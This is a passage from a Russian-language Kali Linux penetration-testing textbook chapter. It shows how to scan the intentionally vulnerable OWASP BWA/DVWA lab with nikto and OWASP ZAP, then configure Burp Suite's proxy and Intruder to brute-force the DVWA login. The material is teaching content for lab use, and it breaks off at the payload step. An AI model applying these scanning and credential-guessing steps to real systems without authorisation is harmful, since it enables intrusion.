

12.

ZAP, nikto, sqlmap - Burp Suite : OWASP Eve-ng.

В главе 6 мы поговорили о том, как с помощью Nessus и OpenVAS — двух очень мощных инструментов — можно выполнить сканирование уязвимостей. В этой главе мы рассмотрим инструменты, специально предназначенные для сканирования веб-приложений и атаки на них.

В большинство разрабатываемых современных приложений интегрируются разнообразные веб-технологии. Это повышает их сложность и увеличивает риск раскрытия конфиденциальных данных. Веб-приложения всегда были заветной целью злоумышленников. С помощью этих приложений они могут воровать данные, шантажировать корпоративные предприятия и манипулировать людьми. Распространение таких веб-приложений породило огромные проблемы для испытателей на проникновение. Их основная задача — обеспечение безопасности внешнего интерфейса и общей сетевой безопасности, так как внутренняя часть приложения может содержать базы данных и дополнительные микросервисы. Ввиду того что веб-приложение действует как система обработки данных, а база данных отвечает за хранение конфиденциальных сведений (например, информации о кредитных картах, клиентах и аутентификации), такая защита просто необходима.

Инструменты, которые мы рассмотрим в этой главе, включают в себя сканеры веб-приложений и уязвимостей, прокси-серверы, типы атак на базы данных, инструменты веб-атак и некоторые инструменты атаки клиента/браузера.

Технические требования

Для этой главы вам понадобится следующее:

- ❑ Kali Linux;
- ❑ OWASP Broken Web Applications (BWA).

OWASP BWA — предварительно настроенная виртуальная машина из OWASP с коллекцией уязвимых веб-приложений. Мы на виртуальной машине будем работать с одним из таких приложений — Damn Vulnerable Web App, DVWA.

Веб-анализ

В этом разделе мы рассмотрим инструменты, предназначенные для выявления возможных уязвимостей в веб-приложениях. Некоторые из этих инструментов, в частности Burp Suite и OWASP ZAP, выходят за рамки оценки уязвимостей для веб- и облачных приложений и предоставляют возможность атаковать эти уязвимости, о чем мы тоже поговорим.

Основываясь на информации, которую мы получаем из результатов работы различных инструментов, мы можем определить направление нашей атаки для получения доступа к системе. Это касается и атак на пароли, и извлечения данных из баз данных или из самой системы.

nikto

nikto — базовый сканер безопасности веб-сервера. Он сканирует и обнаруживает уязвимости в веб-приложениях, обычно вызванные неправильной конфигурацией на самом сервере, файлами, установленными по умолчанию, и небезопасными файлами, а также устаревшими серверными приложениями. Поскольку *nikto* построен исключительно на LibWhisker2, он сразу после установки поддерживает кросс-платформенное развертывание, SSL (криптографический протокол, который подразумевает более безопасную связь), методы аутентификации хоста (NTLM/Basic), прокси и несколько методов уклонения от идентификаторов. Он также поддерживает перечисление поддоменов, проверку безопасности приложений (XSS, SQL-инъекции и т. д.) и способен с помощью атаки паролей на основе словаря угадывать учетные данные авторизации.

Для запуска сканера *nikto* откройте меню Applications ▶ 03 — Web Application Analysis ▶ Web Vulnerability Scanner ▶ *nikto* (Приложения ▶ Анализ веб-приложений ▶ Сканер веб-уязвимостей ▶ *nikto*) или введите в командную строку терминала команду:

```
# nikto
```



nikto также можно легко найти, выбрав команду основного меню Applications ▶ Vulnerability Analysis ▶ *nikto* (Приложения ▶ Анализ уязвимостей ▶ *nikto*).

По умолчанию, как ранее было показано в других приложениях, при обычном запуске команды отображаются различные доступные параметры. Для сканирования цели введите `nikto -h <цель> -p <порт>`, где *<цель>* — домен или IP-адрес целевого сайта, а *<порт>* — порт, на котором запущен сервис.

Целью этого сканирования приложением *nikto* будет локальная виртуальная машина OWASP BWA (доступна по адресу <https://sourceforge.net/projects/owaspbwa/files/>). OWASP BWA — это набор преднамеренно уязвимых веб-приложений, собранных на одной виртуальной машине на базе VMware (рис. 10.1).

```

root@kali:~# nikto -h 192.168.0.19 -p 80
- Nikto v2.1.6
-----
+ Target IP:      192.168.0.19
+ Target Hostname: 192.168.0.19
+ Target Port:    80
+ Start Time:     2018-09-03 00:08:25 (GMT-4)
-----
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v
5.10.1
+ Server leaks inodes via ETags, header found with file /, inode: 286483, size: 28067, mtime: Thu Jul 30 2
2:55:52 2015
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against so
me forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of t
he site in a different fashion to the MIME type
+ OSVDB-3268: /cgi-bin/: Directory indexing found.
+ /crossdomain.xml contains a full wildcard entry. See http://jeremiahgrossman.blogspot.com/2008/05/crossd
omainxml-invites-cross-site.html
+ mod_mono/2.4.3 appears to be outdated (current is at least 2.8)
+ Perl/v5.10.1 appears to be outdated (current is at least v5.14.2)
+ proxy_html/3.0.1 appears to be outdated (current is at least 3.1.2)
+ Phusion_Passenger/4.0.38 appears to be outdated (current is at least 4.0.53)

```

Рис. 10.1. Запуск приложения nikto, нацеленного на локальную виртуальную машину OWASP BWA

Как видим на рис. 10.1, в первых строках nikto сообщает нам IP-адрес и имя целевой машины. После основной информации о целевой машине nikto выводит сведения о запущенном в системе Ubuntu веб-сервере и его версии Apache 2.2.14 с некоторыми загруженными модулями. Например, mod_perl/2.0.4 и OpenSSL/0.9.8k. На рис. 10.2 показан путь к папке CGI (/cgi-bin/) и видно, что некоторые из загруженных модулей устарели.

```

+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databa
ses, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3092: /cgi-bin/: This might be interesting... possibly a system shell fo
und.

```

Рис. 10.2. Фрагмент с указанием на устаревшие загруженные модули

Далее в результатах nikto отображает коды OSVDB. OSVDB — это аббревиатура базы данных уязвимостей с открытым исходным кодом. Эта инициатива была официально начата специалистами в области безопасности в 2004 году и представляла собой базу данных, в которой хранилась техническая информация об уязвимостях в области безопасности (подавляющее большинство из них были связаны с веб-приложениями). К сожалению, из-за отсутствия поддержки и взносов сервис перестал работать в апреле 2016 года. Однако команда CVE (<http://cve.mitre.org>) скомпилировала справочную карту, которая ссылается на записи OSVDB в CVE (<http://cve.mitre.org/data/refs/refmap/source-OSVDB.html>). Эту карту можно использовать для получения более подробной информации о кодах OSVDB, предоставленных nikto (рис. 10.3).

CVE Reference Map for Source OSVDB	
Source	OSVDB
Description	Open Source Vulnerability Database (OSVDB) entry
URL	http://osvdb.org/
Notes	
This reference map lists the various references for OSVDB and provides the associated CVE entries or candidates. It uses data from CVE version 20061101 and candidates that were active as of 2019-06-11.	
Note that the list of references may not be complete.	
OSVDB:100007	CVE-2013-6796
OSVDB:10001	CVE-2004-2516
OSVDB:100030	CVE-2013-6936
OSVDB:1001	CVE-1999-0417
OSVDB:100106	CVE-2013-6374
OSVDB:100113	CVE-2013-4164
OSVDB:100191	CVE-2013-6795
OSVDB:10023	CVE-2004-1689
OSVDB:100342	CVE-2013-4212
OSVDB:100363	CVE-2013-4558
OSVDB:100364	CVE-2013-4505
OSVDB:10037	CVE-2004-2475

Рис. 10.3. Получение более подробной информации

Сканер *nikto* позволяет идентифицировать уязвимости веб-приложений, такие как раскрытие информации, инъекция (XSS/Script/HTML), удаленный поиск файлов (на уровне сервера), выполнение команд и идентификация программного обеспечения. В дополнение к показанному ранее основному сканированию *nikto* позволяет испытателю на проникновение настроить сканирование конкретной цели. Рассмотрим параметры, которые следует использовать при сканировании.

- Указав переключатель командной строки `-T` с отдельными номерами тестов, можно настроить тестирование конкретных типов.
- Используя при тестировании параметр `-t`, вы можете установить значение тайм-аута для каждого ответа.
- Параметр `-D V` управляет выводом на экран.
- Параметры `-o` и `-F` отвечают за выбор формата отчета сканирования.

Существуют и другие параметры, такие как `-mutate` (угадывать поддомены, файлы, каталоги и имена пользователей), `-evasion` (обходить фильтр идентификаторов) и `-Single` (для одиночного тестового режима), которые можно использовать для углубленной оценки цели.

OWASP ZAP

OWASP Zed Attack Proxy (ZAP) — сканер уязвимостей веб-приложений, созданный проектом OWASP и имеющий большую функциональность. Это сканер с открытым исходным кодом, основанный на языке программирования Java.

ZAP включает в себя поисковые роботы (краулеры), выполняет идентификацию уязвимостей и анализ размытия и может служить в качестве веб-прокси.

Для запуска ZAP перейдите в раздел Applications ▶ Web Application Analysis ▶ owasp-zap (Приложения ▶ Анализ веб-приложений ▶ owasp-zap) или введите в командную строку терминала команду (рис. 10.4):

```
# owasp-zap
```



Рис. 10.4. Сканер owasp-zap запущен

После загрузки вы легко можете запустить сканирование целевого сайта. Главный экран ZAP содержит поле для ввода адреса целевой машины. На этот раз целью будет одно из уязвимых веб-приложений, находящихся на виртуальной машине BWA DVWA. После ввода адреса целевой машины нажмите кнопку **Attack** (Атаковать) и смотрите, как ZAP перейдет к работе (рис. 10.5).




Рис. 10.5. Сканирование выбранной цели сканером owasp-zap

Результаты сканирования отобразятся в нижней части основного экрана. Сначала при сканировании сайта ZAP выполнит идентификацию или обход всего сайта по ссылкам, связанным с узлом (рис. 10.6).

id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RIT	Size Resp. Header	Size Resp. Body
25	9/3/18, 12:44:29 AM	9/3/18, 12:44:29 AM	GET	http://192.168.0.19/dvwa/dvwa	301	Moved Per...	12 ms	420 bytes	238 bytes
26	9/3/18, 12:44:29 AM	9/3/18, 12:44:29 AM	GET	http://192.168.0.19/dvwa/dvwa/cse	301	Moved Per...	4 ms	424 bytes	242 bytes
27	9/3/18, 12:44:29 AM	9/3/18, 12:44:29 AM	GET	http://192.168.0.19/dvwa/dvwa?query=c%3A...	200	OK	18 ms	358 bytes	1,417 bytes
28	9/3/18, 12:44:29 AM	9/3/18, 12:44:29 AM	GET	http://192.168.0.19/dvwa?query=%3A%2F...	200	OK	23 ms	579 bytes	1,224 bytes
29	9/3/18, 12:44:29 AM	9/3/18, 12:44:29 AM	GET	http://192.168.0.19/dvwa/dvwa?query=%2F...	200	OK	6 ms	358 bytes	1,417 bytes
30	9/3/18, 12:44:29 AM	9/3/18, 12:44:29 AM	GET	http://192.168.0.19/dvwa/dvwa?query=c%3A...	200	OK	5 ms	358 bytes	1,417 bytes
31	9/3/18, 12:44:29 AM	9/3/18, 12:44:29 AM	GET	http://192.168.0.19/dvwa?query=%2F...%2F...	200	OK	23 ms	579 bytes	1,224 bytes

Рис. 10.6. Первый шаг, выполняемый при проверке сайта сканером ZAP

После обхода сайта ZAP проводит ряд различных проверок на наличие общих уязвимостей веб-приложений. Они указаны на вкладке Alerts (Оповещения) в левом нижнем углу. Например, на рис. 10.7 приведены уязвимости, выявленные ZAP в приложении DVWA.




Рис. 10.7. Уязвимости, выявленные ZAP в приложении DVWA

Затем вы можете указать конкретные пути сайта, чтобы точно определить, где эти уязвимости присутствуют. В этом случае мы видим, что файл `login.php` уязвим для SQL-инъекций (рис. 10.8).




Рис. 10.8. Определены конкретные пути сайта с уязвимостями



Сканирование — всего лишь видимая часть всех функций ZAP. Для получения дополнительной информации о ZAP обратитесь по адресу <https://www.owasp.org/index.php/ZAP>.

Burp Suite

Burp Suite представляет собой набор мощных инструментов безопасности веб-приложений, которые демонстрируют реальные возможности злоумышленника, проникающего в веб-приложения. Эти инструменты позволяют сканировать, анализировать и использовать веб-приложения с помощью ручных и автоматических методов. Интеграция интерфейсов этих инструментов обеспечивает полную платформу атаки для обмена информацией между одним или несколькими инструментами, что делает *Burp Suite* очень эффективной и простой в использовании платформой для атаки веб-приложений.

Для запуска *Burp Suite* выберите команду меню Applications ► Web Application Analysis ► burpsuite (Приложения ► Анализ веб-приложений ► burpsuite) или введите в командную строку терминала следующую команду:

```
# burpsuite
```

При первом запуске вам будет предложено принять условия и настроить среду проекта (на данный момент можно оставить настройки по умолчанию) (рис. 10.9).




Рис. 10.9. Первый запуск *Burp Suite*

На экране появится окно *Burp Suite*. Все интегрированные инструменты (Target (Цель), Proxy (Прокси), Spider (Паук), Scanner (Сканер), Intruder (Злоумышленник),

Repeater (Ретранслятор), Sequencer (Планировщик), Decoder (Декодер) и Compared (Сравнение)) будут доступны на отдельных вкладках. Вы можете получить более подробную информацию об их использовании и конфигурации, выбрав команду меню Help (Справка) или посетив сайт <http://www.portswigger.net/burp/help/>.

Обратите внимание, что Burp Suite доступен в трех версиях: Free (Community), Professional и Enterprise. В Kali установлена версия Free (Community).

Burp Suite поставляется со встроенным поисковым роботом Spider. Это приложение, представляющее из себя бот, систематически просматривающий целевой сайт вместе со всеми внутренними страницами и отображающий его структуру.

В нашем примере мы будем использовать Burp для взлома учетных данных, чтобы получить доступ к приложению DVWA. Для этого нам сначала потребуется настроить прокси-сервер и убедиться, что для IP установлено значение localhost IP, а номер порта — 8080.

Откройте вкладку Proxy (Прокси). На ней вы увидите несколько вложенных вкладок (рис. 10.10).




Рис. 10.10. Вкладки, вложенные во вкладку Proxy (Прокси)

Откройте вкладку Intercept (Перехват) и в первую очередь убедитесь, что функция перехвата включена (нажата кнопка Intercept is on (Перехват на)) (рис. 10.11). Далее откройте вкладку Raw (Необработанные) и проверьте, что на ней указан перехват.




Рис. 10.11. Настройка перехвата

После завершения этих настроек откройте браузер и перейдите в раздел Options ▶ Preferences ▶ Advanced ▶ Network ▶ Connection Settings (Параметры ▶ Настройки ▶ Дополнительно ▶ Сеть ▶ Настройки подключения).

Теперь вам нужно настроить браузер для своего прокси-сервера (рис. 10.12).




Рис. 10.12. Настройка прокси-сервера

Это предварительная настройка. Теперь нам нужно посетить целевой сайт. В нашем случае целевым сайтом будет 192.168.0.32/dvwa (рис. 10.13).




Рис. 10.13. Адрес целевого сайта введен в адресной строке браузера

Браузер должен оставаться в режиме подключения. Но если посмотреть на интерфейс Burp Suite, вы уже увидите данные, которые программа смогла получить (рис. 10.14).




Рис. 10.14. Первые данные получены

После нескольких нажатий кнопки Forward (Вперед) браузер загрузит веб-страницу. В Burp Suite на вкладке Target (Цель) теперь у вас будут некоторые данные на внутренней вкладке Site map (Карта сайта) (рис. 10.15).




Рис. 10.15. Первые данные вкладки Site map (Карта сайта)

Щелкните правой кнопкой мыши на хосте и выберите в появившемся меню команду Spider From here (Spider отсюда) или Spider From Host (Spider из хоста).

Теперь вы должны увидеть всплывающее окно, указывающее, что Burp Spider нашел форму, запрашивающую некоторую информацию. Помните, что формы могут запрашивать учетные данные пользователя или же быть простыми формами поиска/запроса/входа.

С учетом вышесказанного мы получим форму входа (рис. 10.16).




Рис. 10.16. Форма входа

Вернемся на нашу страницу, открытую на целевом сайте. Сгенерируем трафик, которым воспользуется инструмент — нарушитель Burp Suite. Для этого в форме входа на странице введем случайные учетные данные.

После ввода учетных данных посмотрите, какие сведения смог захватить перехватчик (рис. 10.17).




Рис. 10.17. Данные, захваченные перехватчиком

Обратите внимание на полученную ключевую информацию: имя пользователя и пароль. Проверьте полученные данные, введя их в соответствующие формы веб-страницы. После проверки вы увидите, что полученные данные неправильные. В этом случае в простом строковом сообщении вы получите информацию о том, что логин подобран неправильно. Однако такое сообщение может появиться и во всплывающем окне или файле cookie.

Теперь щелкните правой кнопкой мыши на целевом хосте и выберите в появившемся контекстном меню команду **Send to Intruder** (Отправить злоумышленнику).

На вкладке **Intruder** (Злоумышленник) щелкните на внутренней вкладке **Positions** (Позиции) (рис. 10.18).




Рис. 10.18. Вкладка Positions (Позиции)

В качестве имени пользователя и пароля указаны `admin` и `wordpassword`. Обратите внимание: по умолчанию может быть выделено много ненужных в данный момент полей или позиций. Для их очистки щелкните кнопкой мыши на поле и позиции, которую нужно очистить, и нажмите кнопку **Clear** (Очистить), расположенную в правой части окна. Далее эти поля будут заменены полезными нагрузками, которые помогут определить пользовательские имена и пароли.

Прежде чем продолжить, убедитесь, что выбран тип атаки **Cluster bomb** (Кассетная бомба) и перейдите на вкладку **Payloads** (Полезные нагрузки) (рис. 10.19).

